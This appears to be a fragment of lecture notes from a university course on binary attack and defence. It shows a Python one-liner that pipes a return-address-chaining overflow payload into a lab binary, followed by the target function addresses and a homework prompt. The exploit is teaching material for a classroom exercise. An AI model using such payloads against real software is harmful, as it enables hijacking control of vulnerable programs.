
```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*6 + 'A'*8 + '\x56\x11\x40\x00\x00\x00\x00\x00' + '\x6c\x11\x40\x00\x00\x00\x00\x00' + '\x82\x11\x40\x00\x00\x00\x00\x00' + '\x98\x11\x40\x00\x00\x00\x00\x00' + '\x6c\x11\x40\x00\x00\x00\x00\x00' + '\xae\x11\x40\x00\x00\x00\x00\x00' "| ./orc64
```

Function addresses:

- f1: 0x401156
- f2: 0x40116c
- f3: 0x401182
- f4: 0x401198
- f5: 0x4011ae

Knowledge is power. France is bacon.

(32-bit) Return to functions with one argument?



Homework-4: crackme-3

Similar to **code/overflowlocal2**, but no source code available